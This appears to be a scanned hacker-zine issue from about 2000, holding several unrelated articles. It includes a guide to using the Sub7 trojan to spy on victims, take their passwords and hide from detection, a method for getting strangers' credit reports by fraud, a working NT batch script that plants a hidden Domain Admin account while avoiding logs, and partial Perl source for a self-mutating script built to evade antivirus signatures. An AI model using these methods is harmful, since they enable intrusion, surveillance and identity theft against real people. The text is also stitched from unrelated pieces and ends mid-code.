Chat. You can chat with the victim (brings up a chat window that is only closed when you close yours), or with other users of the server. It's pretty self explanatory. "Matrix" is a neat little feature. It mimics the part of the film *The Matrix* when Neo's screen goes black and Trinity sends stuff to it. Delete all the stuff in the box and if you want anything to be displayed when you activate it, type it in. Once activated, you will be able to send stuff and see what the victim is typing. "Msg Manager" is like in editserver - it displays a fake message. Again you can define icons, title, text, and buttons. "Spy" enables you to see incoming messages to the victim's computer on several Instant messaging programs. "Enable" enables it, "Disable" disables it (I never would have guessed). "ICQ Takeover" transfers that UIN's database to your computer, so you can view the friends list, etc.

Advanced

ftp/http enables browsing through the victim's hard drive like ftp. "Address" is the victim's IP, "Port" is whatever you want it to be. You can set a password and mask it, set maximum number of connections, and the root folder. When done, enable ftp and copy what's in the bar to a browser. Easy. "Find Files" will find files! Use it like you would use it on your own PC.

Passwords

"Get Cached or Recorded Passwords" will display passwords that have been stored by Windows. There's loads in here, such as hotmail accounts, porn sites, etc, etc. "RAS Passwords" will show all the dialup accounts on the victim's computer. "Get ICQ and AIM Passwords" will do just that. "Reg Edit" enables you to alter the registry on the victim's computer. It's pretty cool and easy to use. "App Redirect" lets you run a command in dos on their computer (dir, netstat, etc.) and will display the output in the window. "Port Redirect" is cool. It allows you to say, reconnect to IRC if you have been g-lined using their host. It's kinda like a wingate. It's also kinda hard to explain, but the text file accompanying Sub7 does it perfectly, so refer to that!

Miscellaneous

"File Manager" has loads of cool options, but remember that it does the stuff on the victim's computer, so "Display Image" will display it on their computer, not yours. You can upload, download, edit, delete (listen to your conscience), etc. One thing I suggest you do is to delete netstat.exe from C:\windows. (My ethics on data destroyal/modification on someone else's box states that you may only do so to lower the risks of being caught. Deleting netstat complies with this.) "Windows Manager" shows what windows are open and lets you play with them, "Refresh" refreshes the list, and "Show All" will show all that's running (like background stuff, etc.). "Process Manager" brings up a list of what's running on the victim's computer. "Refresh" refreshes the list, "Kill App" kills the app, and "Thread Priority" will change the priority level (killing the kernel will crash the victim's computer, if you see something stupidly obvious like "netmon.exe", you may want to kill it). "Text

To Speech" lets you say stuff out of the victim's speakers. You must first upload the text to speech engine, which can be obtained from the Sub7 home page. Type what you wanna say and click "Say It"! "Clipboard Manager" lets you see what's on the clipboard, change what's on the clipboard, or clear the clipboard. "IRC Bot" is explained fully in the text file that accompanies Sub7.

Fun Manager

Desktop/webcam. This lets you have a preview of the desktop in a small window. You can also have continuous capture by lowering the interval time. "Full Screen Capture" shows you the victim's screen in full detail. "Webcam Capture" will show you the victim's ugly mug, or whatever the webcam is pointing at (if they have one). "Flip Screen" lets you flip the victim's screen horizontally and vertically. It can be restored by a double click. (I once found someone playing Red Alert online - this feature was hilarious!) "Print" allows you to specify text, size, and font style, and then print it ("I know where you live" works kinda well!). "Browser" opens the victim's browser and points it to the specified URL. "Resolution" lets you change the victim's resolution. "Win Colors" lets you change the colors of the various parts of a window. Test it on yourself first to see what it will look like. Psychedelic baybee.

Extra Fun


"Screensaver" lets you change the scrolling marquee screensaver to say whatever you want. All the options are there as they would appear in control panel, except password protection. "Restart Win" allows you to restart Windows or shut down in a variety of ways. "Mouse" has several options. It lets you reverse and restore the buttons, hide and show the cursor, control the mouse, and set and show mouse trails. "Sound" lets you record sound and play it. It also lets you change the sound settings of the victim's computer (read them first). "Time/Date" lets you read and change the victim's time and date. "Extra" has all the other fun features, which are pretty self explanatory and quite cool to play about with.

Local Options

"Quality" lets you define the quality of the images you retrieve in "Desktop Capture", and also the quality of the webcam transmission. Higher quality means slower transfer time. "Local Folder" is where all the downloaded stuff is stored. "Skins" just make the client look pretty - you can get them from the Sub7 home page. "Misc Options" are pretty self-explanatory and have some neat little tools you can toggle to customize Sub7 to your needs. "Advanced" show the ports for three of the features. You only need to change them if the features aren't working properly, but this shouldn't be necessary. "Run Editserver" will run editserver (sheesh). Finally, at the top of the client there is an "IP Address Book" feature to store victims, an exclamation mark button which pings the victim's computer to make sure it's still alive, and two shortcut menus which can be configured to what you use most. I almost forgot "IP Tool"! A cool little option which resolves host names to IPs, to UINs, and back and forth.

Conclusion

So now you know pretty much everything there is to know about this hugely popular trojan tool. When you're roaming through a victim's box, listen to your conscience. Don't delete random stuff and don't scare the shit out of them. (I once found some 80 year old guy and promptly removed the server for him. That shit's just way out of line.) You can get decent stuff out of their box (passwords, port redirects, etc.) so don't abuse it. Do nothing to their box that you wouldn't like done to your own.



GM

General Motors Corporation
Legal Staff

Facsimile
(313) 665-4976

Telephone
(313) 665-4709

October 11, 2000

Emmanuel Goldstein
P.O. Box 99
Middle Island, NY 11953

Re: Unauthorized Use of General Motors' GENERAL MOTORS Trademark

GENERAL MOTORS is a registered trademark of General Motors Corporation and has been used by General Motors for more than 70 years. Only authorized dealers and trademark licensees are permitted to use the GENERAL MOTORS trademark. According to General Motors personnel, you are not authorized to use the GENERAL MOTORS trademark in your Internet domain name. Your registration of the *FUCKGENERALMOTORS.com* domain name constitutes trademark infringement. I must insist that you advise me in writing within fourteen (14) days from the date of this letter that you will transfer ownership of the *FUCKGENERALMOTORS.com* domain name to General Motors.

Sincerely,

Charles H. Ellerbrock
Attorney

300 Renaissance Center MC 482-C23-B21 P.O. Box 300 Detroit, Michigan 48265-3000

Get Anyone's Credit Report For Free

by Renaldo

There are any number of reasons why you may want to obtain someone's credit report. This article isn't meant to speculate why, but how. Obtaining a credit report on someone and remaining anonymous is pretty simple. I used to work for one of the largest finance companies in the US, and spent day after day pulling credit investigations.

Credit bureaus get information about you from four major sources:

1. *Other Credit Bureaus*
2. *Government Agencies*
3. *Creditors*
4. *You*

The thing to remember is that credit bureaus believe information from the first three all of the time, and information from you only part of the time. If you are trying to contest something on your credit report, they'll choose whether or not to believe you at their own whim. Really, there's no rhyme or reason to it. However, if you are applying for credit, they want to believe what you're telling them, at least to a degree.

Credit bureaus aren't stupid. They're not going to believe that you're suddenly a millionaire, have more assets than you did last time you applied for credit, or that you're older/younger than you really are. They are more than willing to believe that you can't remember your own social security number, but that you do remember your own address.

To get the credit report is pretty easy. Get a Visa or department store credit card application - anything that you can mail in anonymously will work. Fill in your target's name, and put their current address as the previous address. For the current address put in your anonymous mail drop or PO box number. Don't fill anything else out. Just mail it in as is.

When the credit bureau receives the application, they won't have a social security number on it. So they will run the name and try to match addresses. They'll find your target by the previous address on the application. Since you didn't fill anything else out, the application will get denied and a refusal letter sent to your mail drop.

In the US, if you are turned down for credit you get a copy of the report they based their decision on. The refusal letter will have the instructions necessary to get that report, which is usually just sending that letter to the credit bureau, who will then send you the free credit report in return.

It's pretty easy, and I'm surprised it doesn't get done more when you think about what kind of information a credit report contains. You get an entire past credit history, any legal judgments, social security number, and sometimes mother's maiden name, and driver's license number too.

It's important that you only fill out the name and addresses on the application. Guessing wrong on any information like birthday, phone, etc. may not create an accurate enough match for the credit bureau. Also, filling out a complete application may result in the application being approved, which will only send someone after you. You don't want that... trust me.

Microsoft's Hook and Sinker

by LeXeR

Microsoft offers many certifications out there. Some for hardware (A+), some for office field processing like Office 2000, some for programming HTML, and a little bit of everything. This article is about their Microsoft Certified Systems Engineer (MCSE - network engineering) or MCSE+I (Internet) Certification program, with some questions and connections that I think everyone should consider before taking the courses or exams.

To receive your MCSE for NT 4.0 you have to pass at least three exams and two electives. The three mandatory exams are Workstation, Server, and Server in the Enterprise. Now let me tell you some odd information.

First off, the exams cost $100, which is not unreasonable. But the word games they play on you within the exams makes me wonder whether they're trying to make people fail. I have taken the Microsoft MCSE+I courses myself and, besides the information that is taught, my instructor (who had written some of the A+ exams himself) had to teach us how to work with the trick word games that Microsoft plays on you during the exams. He even told the class that Microsoft deliberately plays these word games that have nothing to do with the actual field of study that the exam focuses on. That and Microsoft's manuals for the exams have been written to not contain all the information that you could be tested on. That additional information is taught in the courses, yet Microsoft claims that you don't have to take the courses to pass the exams.

Really now.

Mind you, you can take the exams over and over, as many times as you wish at $100 each exam until you pass. Is this another way to squeeze money out of people - claiming that you do not have to take the courses, hoping that you will take the tests and fail, having to take them again, and then finally spending more money to take the courses also?

It makes Microsoft money and guarantees their MCTs (Microsoft Certified Trainers) jobs. How much money is Microsoft making out of this? A great deal, and on top of it they don't really have to do anything. You see, the courses are not taught by Microsoft. They're taught by MCTs working at places that have to be certified to allow the MCTs to teach there. And the exams are held at institutions that have to be certified to give the exam. An exam that is run on a program. What is needed to be certified to run a program? All these institutions giving the exams have to worry about are regulations that Microsoft sets for the atmosphere given during the tests, as well as what tests are given. Note that all of these certifications - for the MCPs to become MCSEs to become MCTs to work at certified institutions to teach courses to future MCPs so they can take a questionable exam at a place that has to be certified to give the exam - all cost money. And this is just the bread of the cake. Let me get to the icing.

With Windows 2000 (NT 5.0) out, there must be a new curriculum for that operating system, since NT 4.0 is the old OS. The two operate completely differently, right? No. All Windows 2000 is is NT 4.0 and Windows 98 put together with a few enhancements. Knowing and being certified for NT 4.0, you can easily manage and administer 2000. But Microsoft sees it as an opportunity to take yet more money out of your pocket.

Let's say I am an MCT for NT 4.0 and I want to, as a trainer, update my

certification. Well, I can't really upgrade. I have to take every single course and exam over again. Why? Why can't I just take one upgrade course and exam pertaining to the enhancements instead of having to take everything all over again? Those were the very concerns of my instructor and he refused to take the courses and exams until Microsoft changed their ways. He was eventually forced into taking them. The new curriculum was coming up and he had to be "upgraded" before it arrived, otherwise he would lose his job. More money for Microsoft for nothing.


Now let's say I am a student completing the MCSE+I certification for NT 4.0 right before the new curriculum for Windows 2000 is set in place. I should be able to finish my certification and simply upgrade to 2000, right? That's how Microsoft portrays it. But let me tell you, it is not that simple. As mentioned above, to receive your MCSE, you have to pass three mandatory exams (Workstation, Server, and Server in the Enterprise) and two electives. Now the new curriculum has started in the middle of August, 2000. During the new curriculum, wouldn't you think it odd for Microsoft to update and make harder the exams of the old curriculum? Well, that's exactly what they did. They took the hardest test of the old curriculum (Server In The Enterprise) and updated it, making it harder. Why? Why mess with an exam that's in the old curriculum when you currently have a new one going? Money. Forcing people to fail. Now if you've failed an exam, what do you do? You spend more *time* studying for the exam before you take it over. But to complete the old MCSE, you have a limited time now to do it. So what is Microsoft doing? Forcing people into 2000? Precisely, and it's not about refreshing the intellect out there - it's about money.

But let's say you took the exam the day before the update. You pass and you still have yet to take the upgrade exam. Well, Microsoft seems to want you to think that they are not after your money because they are giving away a *free* upgrade-to-2000 exam. Let me tell you why. The upgrade test is extremely hard. So hard that people complained, so they decided to give you one free try at it. The funny thing about that is if you fail that one free try, you have to take all the exams over again in the 2000 curriculum! Yet an extra $600. So sure, Microsoft is gonna make the upgrade exam harder. If you fail it, they get an extra 600 bucks. Hook and sinker! And it doesn't matter if you're an MCSE already or just an MCP working yourself up to an MCSE. You still have to take all the exams over again to upgrade your certification if you fail that one free try.


Compare that upgrade exam to the regular 2000 curriculum exams. Do you think the 2000 upgrade exam tests you on details that the regular 2000 exams doesn't? That's right! So let's take a person like me. If I fail that upgrade exam, I spend 600 more dollars. Now that's with at least $300 invested in the mandatory exams that I have to take to take the upgrade exam - that's $900. Take note - that's not including the *$8000* spent on the courses! So now we're up to $8900 for one certification.

So why get certified? Microsoft knows *exactly* what they're doing. The Windows 2000 operating system, like the Windows NT 4.0 operating system, is designed so that if you want to administer and fully run their OS, you have to be certified or taught by someone who is certified. You can't simply go out and get the course books because (remember what I told you before) not all the information is in the books. All the information is in the courses.

By their designing the OS so that only certified people know and understand its quirks and glitches and how to work with them, they are just setting the value of the certifications. Microsoft is the leader in marketing their OS. If only certified professionals can use their highly demanded networking technologies, then not only are they making money off of their (monopolized) OS, they are also monopolizing the networking industry by monopolizing the certifications.



Hacking an NT Domain from the Desktop



by Hi_RISC

One day, not so long ago, I was sitting in my cubicle pecking away at the keyboard as I was supposed to be doing. Then I noticed something. The date/time on my computer was incorrect. After a couple of "Access Denied" error messages, I gave up on trying to fix it, but sort of felt perturbed. "Do they really think that I am that incompetent that I cannot even manage to change the time on my own machine without screwing things up?" Needless to say, this started the ball rolling.

The work I was doing was Helpdesk phone support for a large OEM producer. I figured myself to be reasonably intelligent as well as knowledgeable about the workings of NT and 95/98. I was also beginning work on my MCSE, so I had the reference material available for any situation. After a little reading, I decided to make myself a Local Administrator of my box, just so I could change the time when I liked, to whatever I liked.

All NT administration can be done via the command line, though not many are doing it these days. It's easy enough to create a script to add yourself to the local admin group, but how do you get the script to run, and with the proper authority? It's easier than it may sound, but let's look at the script first. This is my example:

Echo off
Net localgroup administrators %username% /add

The method of getting this script to execute and with the proper authority is simple. All I did was contact my own IT professional within the organization (who only needs to have administrator privileges) and informed him of my date/time issue. He said he'd be there momentarily, so I quickly named the script login.bat and threw it in the c:\winnt\profiles\all users\start menu\programs\startup directory so that it would execute. As he logged in, I tried to distract him a little so he wouldn't notice that a second script was running. It worked like a charm. I could now install and remove drivers, change the time, and even adjust the Desktop settings.

Not too much down the road, I left that organization to get some real hands on experience with networking and the related OS's. My NT experience has grown tremendously and I realized that this gaping hole in Microsoft's security is translatable into something much more lethal (though not fully condoned). How difficult would it be to completely hack an NT domain from the inside? Ironically, it's just as easy as hacking the Workstation.

In order to keep from getting caught, I recommend creating a dummy account so that it's not traceable to you through auditing. If someone were to check the accounts in the Domain Admin group and your username showed, there would probably be a lot of "splaining to do" but if, say, the Guest account or some other inconspicuous account showed, who would they blame it on? Only themselves. First, the script should add a user (not necessary if you're going to use the guest account).

Net user %username% password /active / domain /add

This creates an account with the password of "password" on the domain controller and makes it an active account (not disabled).

Next, we need to add you to the local administrators group just as before.

Net localgroup administrators %username% /add

Finally, we take the dummy account and add it to the Domain Admins group as well as remove it from the Guests group (in case it's locked out of anything).

Net group "Domain Admins" %username% /add /domain
Net group "Guests" %username% /delete / domain

So in effect, we have created a nameless user account with a simple password and added it into the local administrator group, the domain administrator group, and removed it from the guest group. All in all, not bad for five lines of script. Here is the finished product.

Echo off
Net user %username% password /active / domain /add
Net localgroup administrators %username% /add
Net group "Domain Admins" %username% /add /domain
Net group "Guests" %username% /delete domain

This makes for an excellent "sudden" attack in that it may not be uncovered for a range of days to even weeks afterward. Being an NT admin now, I would recommend that you not use the same user name twice and not use your own PC. This activity is logged and you don't want a trail.

Happy Hacking.

The DVD Paper Chain

by Common Knowledge


With the problems involving the MPAA and DeCSS, DVD's (Digital Versatile Discs) are in our minds much of the time. However, not many people know how DVD's are manufactured, so here it is, from the actual 35mm film down to the (not for long) encrypted disc you hold in your hands.

The process starts off with the actual film - the 35mm prints. Usually there are two: the presentation and the trailers. The 35mm prints are then "Tele-Cinied," which means they are put onto a "Digi-Beta" cassette. To those of you who are unfamiliar with beta, it looks like a chunky VHS cassette.

But unlike VHS, Beta's quality doesn't deteriorate over multiple viewing, making it ideal for the film industry's need for high quality footage. Once "Tele-Cinied," if the film is foreign, it is given a dialogue list, which is a list of words for subtitles in whatever language is needed, and their appropriate places on the time code. This is then given to a "Dialogue House," which places the wording onto the "Digi-Beta" cassette. At the same time as the subtitles are being made up, a "touch-up" house restores any blemishes or blank frames in the footage.


As soon as the subtitled version is made, you submit everything that has moving footage (trailers, selection screen footage, etc.) and that you wish to be on the actual publicly released DVD to the "Film Classification Board" where they decide an appropriate rating for the presentation, and will request any footage deemed unsuitable to be removed.

Once you receive the restored footage, the subtitles are dropped into the restored "Digi-Beta" and then the trailers are redone with the restored footage. Now you have a high-quality version of your film and trailers. The footage is then given to an "Authoring House," which lays out the footage and selection screens from a flowchart submitted to them, in much the same way a series of web pages is designed with links and subsequent pages (chapters in a DVD). They then "emulate" the DVD's footage, which is reviewed to check all the links and any mistakes in the footage itself. Then DLT's (Digital Linear Tapes) are made, which is the DVD in a linear form (the whole DVD's chapters played one after another). The DLT's look like a 2-inch thick VHS cassette.



From the DLT's, "Master" copies of the DVD are made, from which all the DVD's are stamped out - much in the same way as pirate copies are made in Asia, *not* through DeCSS.

POLY MORPHISM SCRIPT



```
#!/usr/local/bin/perl
A script to demonstrate polymorphism.
Written 23 May 2000 by xdroop
```

This script is a demonstration only. Be careful with it. I deny any responsibility for any variants or decendants (including the demonstration itself after being run once). This script was written after the polymorphic variant of the ILOVEYOU Outlook .vbs worm appeared. The media reported that the polymorphism demonstrated was merely writing itself along with about 100 random comment characters interleaved inside it. That got me thinking – every time it ran, it would increase its size, and would quickly become too large to spread effectively. A better strategy is to remove _all_ the existing comments, then sprinkle random lines of comments every so often as the script re-wrote itself.

You see, the way the majority of these email virus detectors work is they scan attachments looking for "signatures" – that is, a known sequence of characters at a known offset from the beginning or end of a file. By varying the number and length of the comments, any character constants tend to move around, making signaturing a hit-or-miss proposition at best. The next defense isn't exactly polymorphism. It attempts to make the script shorter and harder to read by attaching short lines together. This will only work so often; eventually, all the lines in the script will be of a length that the script will refuse to attach any more together. By combining these techniques, you end up with a script that hovers around a certain size when run repeatedly – but isn't of a predictable size. The third defense was an off-the-cuff idea. To make the script even harder to read and follow, why not rename all the variables and subroutine names as they were hit?

Finally, the script has a couple of long string constants which are used to select the characters permitted in random comments and mangled variable/subroutine names, and the script re-writes these constants each time it is run. Put together, this script looks remarkably like line noise after run a couple of times...

There are lots of ways that the code could be improved. The script has only been tested on itself, so can't be counted on to morph abstract perl code. The loadArray subroutine in particular can't handle any characters which have special meaning in regexps.I didn't do this to prove how elite I am, nor to show how hot a coder I was. I am neither elite nor a hot coder. I am merely a system administrator who fought both Melissa and ILOVEYOU and found the common defenses lacking. The ideas contained herein are interesting problems, and the idea of defending against them is a similarly interesting problem. I like interesting problems.

The reason why I did this in perl is because right now, the script is completely harmless. There is no trivial way to turn it into a world eating email virus, although it could be extended to trojan fairly trivially. This is merely a technology demonstrator. Someone suitably clever could write it up in .vbs – I can't, since I don't know .vbs. Consider the ramifications if ILOVEYOU had the following improvements in it's original release:

- select subject line at random from an email already in victim's inbox or use a blank subject line
- a polymorpher similar to this

This theoretical virus would have eaten the outlook world alive, since none of the immediate defenses (attachment signaturing, blocking known carrier subject lines) would have worked. As it was, the common subject line block for Melissa could be defeated if the infected victim computer used a different encoding for their text. We saw numerous examples of where a brazilian system would send an email with the literal subject line

```
Subject: =?iso-8859-1?Q?Important_Message_From_$BRAZILIAN_VICTIM?=
```

and there was no way to make sendmail see that as an infected message. ALL attachments would have to be denied, a prospect which wouldn't be terrible to most security concious administrators. VBS would have to be squashed in Outlook for once and for all.

The script was written for perl 5.005_03 and has been run under linux and solaris. My guess is that it will run on any unix-like OS. It may run on windows – you'll definitely need to change the 'cp' command to something Windows can do for you – but I don't really care, since I don't run Windows...

Greetz to cyclone and dr dave – two kindly gents from the old country. Know where your $FUZZY_SQUEEKY_PINK_THING is, guys? Didn't think so.

Don't worry about all the comments in the code – running the script once will fix that :)

```
# this is our name.
$BASENAME = $0;
$BASENAME =~ s|\\|/|g;
if ($BASENAME =~ m|(.*/)(.*)|)
{
  $BASENAME = $2;
}
# this is the maximum lines since comment
$mlsc=int(rand(4));
# this is the maximum line length, in characters
$mll=75;
# this is a list of variable names we don't want mangled.
#  note that this isn't an exaustive list, just enough
#  to make the script mangle itself.
@reserved=("0","","2","_","1",);
# this is a list of characters for use in fake comments.
#  since comments have more spaces than anything else,
#  there are lots in the source string.
$commentSource='`1234567890 -=~!@# $^&_ qwerty uiop QWERTYUIO P{}|a sdfghj kl; ASDFGHJ KL:"zx cv bnm,. /ZXC VBNM<> ';
# this is a list of characters  for use in variable and subroutine
#  names.  It is different because there are no spaces and things in subroutine
#  names (duh!)
$secondSource='1234567890qwertyuiopasdfghjklzxcvbnmMNBVCXZASDFGHJKLPOIUYTREWQ_';
# Load the selector arrays.  See the comment with the sub definition.
@a=&loadArray($commentSource);
@b=&loadArray($secondSource);
# if we exist
if (-e $BASENAME)
{
    # make a copy of ourselves
    `cp $BASENAME old-$BASENAME`;
    # open the files, complain if we can't
    open(IN,"<old-$BASENAME") or &die($!);
    open(OUT,">$BASENAME") or &die($!);
    # we haven't seen any comments yet
    $lsc=0;
    # for each line in the script
    while(<IN>)
    {
        # remove \n
        chop;
        # remove leading whitespace
        s/^\s*//;
        # don't bother if there is nothing left
        next if (!$_);
        # if we are not looking at a comment (\043 is the char code for #)
        if (!/^\w*\043/)
        {
            # if we have not seen a comment in a while
```

```
            if ($lsc > $mlsc)
            {
                # print the line being constructed and reset variables
                print OUT "$output\n";
                undef $output;
                $n=&nc();
                print OUT "$n\n";
                $lsc=0;
                $mlsc=int(rand(4));
            }
            # it's been another line since we saw a comment
            $lsc++;
            # go change all the variable and subroutine names
            $r=&tokenizer($_);
            # a clumsy bit of code to see if our candidate line is too long
            $c_out="$output$r";
            if (length($c_out) > $mll)
            {
                # it is too long, print the current line and then
                # stick the new stuff in the holding area
                print OUT "$output\n";
                $output=$r;
            }
            else
            {
                # it isn't too long, so glue 'em together
                $output=$output . $r;
            }
            # go do it again
            next;
        }
        else
        {
            # right, this is a comment
            # so, if we have a she-bang (like #!/usr/local/bin/perl)
            if (/^\#\!/)
            {
                # If we have not printed one already, just print it
                if (!$SHEBANG)
                {
                    print OUT "$_\n";
                    $SHEBANG=1;
                }
            }
        }
        # if we get here, it is a comment line that doesn't have
        # a she-bang, so it gets discarded by inaction.  Back to the
        # top of the while loop!
    }
    # print the stored output line since we are done
    print OUT "$output\n" if ($output);
    # we are done
    close OUT;
}

# sub nc generates random comments
# forgive the variable names, it was written before the
#  variable name mangler was written.
sub nc
{
    local($s,$r,$i,$c,$l);
    # store the length of the array with the comment characters
    #  (from right at the top)
    $l=@a;
    # $i is the index we'll generate randomly
    # $c is the number of characters already placed in the comment
    # $s is the string we are building, its a comment so put a # in it
    $i=0;$c=0;$s="\043";
    # $r is the actual length of the comment we'll build
    $r=int(rand(75))+1;
    # while we are not done
    while ($r > $c)
    {
        $c++;
        # pick a character
        $i=int(rand($l));
        # glue it on
        $s=$s.$a[$i];
    }
    return $s;
}

# sub tokenizer was originally going to be a dragon-book
# tokenizer, and I even had a basic rough out going, but
# then I realized that I could just use regular expressions
# to check to see what I had.
sub tokenizer
{
    # the string to mangle
    local ($string)=shift @_;
    #.$return is the string we will return
    # $char is a holding area while we loop through things
    local ($return,$char);
    # while we still have string to work with
    while($string=~/^(.)/)
    {
        # grab the result of the match
        $char=$1;
        # strip the held character off the front of the string
        $string=~s/^.//;
        # check for trigger states
        if($char eq "\$" or $char eq "\@" or $char eq "\%" or $char eq "\&" or $char eq "s" or $char eq "\047")
        {
            # right, we think we have something worth mangling.
            # First thing to check is whether we are dealing with one of
```

```
        #  our two possible "signature" strings - $x and $z.  If
        #  we are, we can re-order the strings at random so that there
        #  is no signature.
        if ($char eq "\047")
        {
            # try to pick the rest of the string out
            if($string =~ /^(.*)\047/)
            {
                $candidate = $1;
                # check to see if it is one of the signature strings.
                if ($candidate eq $commentSource or $candidate eq $secondSource)
                {
                    # scramble it
                    $scrambled=&scramble($candidate);
                    # ...now tack it on the output string and clean up the
                    # source string.
                    $return=$return.$char.$scrambled;
                    $string=~s/.*\047//;
                }
            }
            # if we get here, we are in one of two cases: either we have
            #  a string which isn't a signature, or we have a string which
            #  isn't a string (probably a hit from the messy code, above).
            #  In both cases, we need to slap the remaining " character
            #  on the output string (either to close the string we just
            #  rewrote, or to pass the beginning of our harmless string
            #  on through) - and then kick out of this trigger state
            #  detector to the top of while loop.
            $return=$return.$char;
            next;
        }
        # special handling: subroutines.  With every other trigger
        #  you can just glue the trigger on the return string, but
        #  the subroutine trigger is three characters long.  So we
        #  check for the whole trigger, then doctor both the source
        #  and return strings so that they will work with the mangler
        #  code written for the other trigger states.
        if ($char eq "s")
        {
            # if this is a 'sub'
            if ($string =~ /^ub /)
            {
                # put the characters s,u,b, space into the return string
                $return=$return."s"."ub ";
                # hack it off the source string
                $string=~s/^ub //;
            }
            else
            {
                # ok, it isn't a subroutine, false alarm, glue it on
                # the return string and go back to the top of the loop.
                $return=$return.$char;
                next;
            }
        }
        else
        {
            # it isn't a sub, but it is one of the other trigger
            #  states - we're good, glue the trigger on the return
            #  string.
            $return=$return.$char;
        }
        # zap the name of the target from last time (important!)
        undef $varname;
        # clumsy loop time.  Grab the next character and if it isn't
        #  a non-name character, glue it on the variable name and
        #  hack it off the source string.
        $string=~s/^(.)//;
        $char=$1;
        while ($char =~ /[a-zA-Z0-9_]/)
        {
            $varname=$varname.$char;
            $string=~s/^(.)//;
            $char=$1;
        }
        # assume that the variable name isn't a reserved name
        $OK=1;
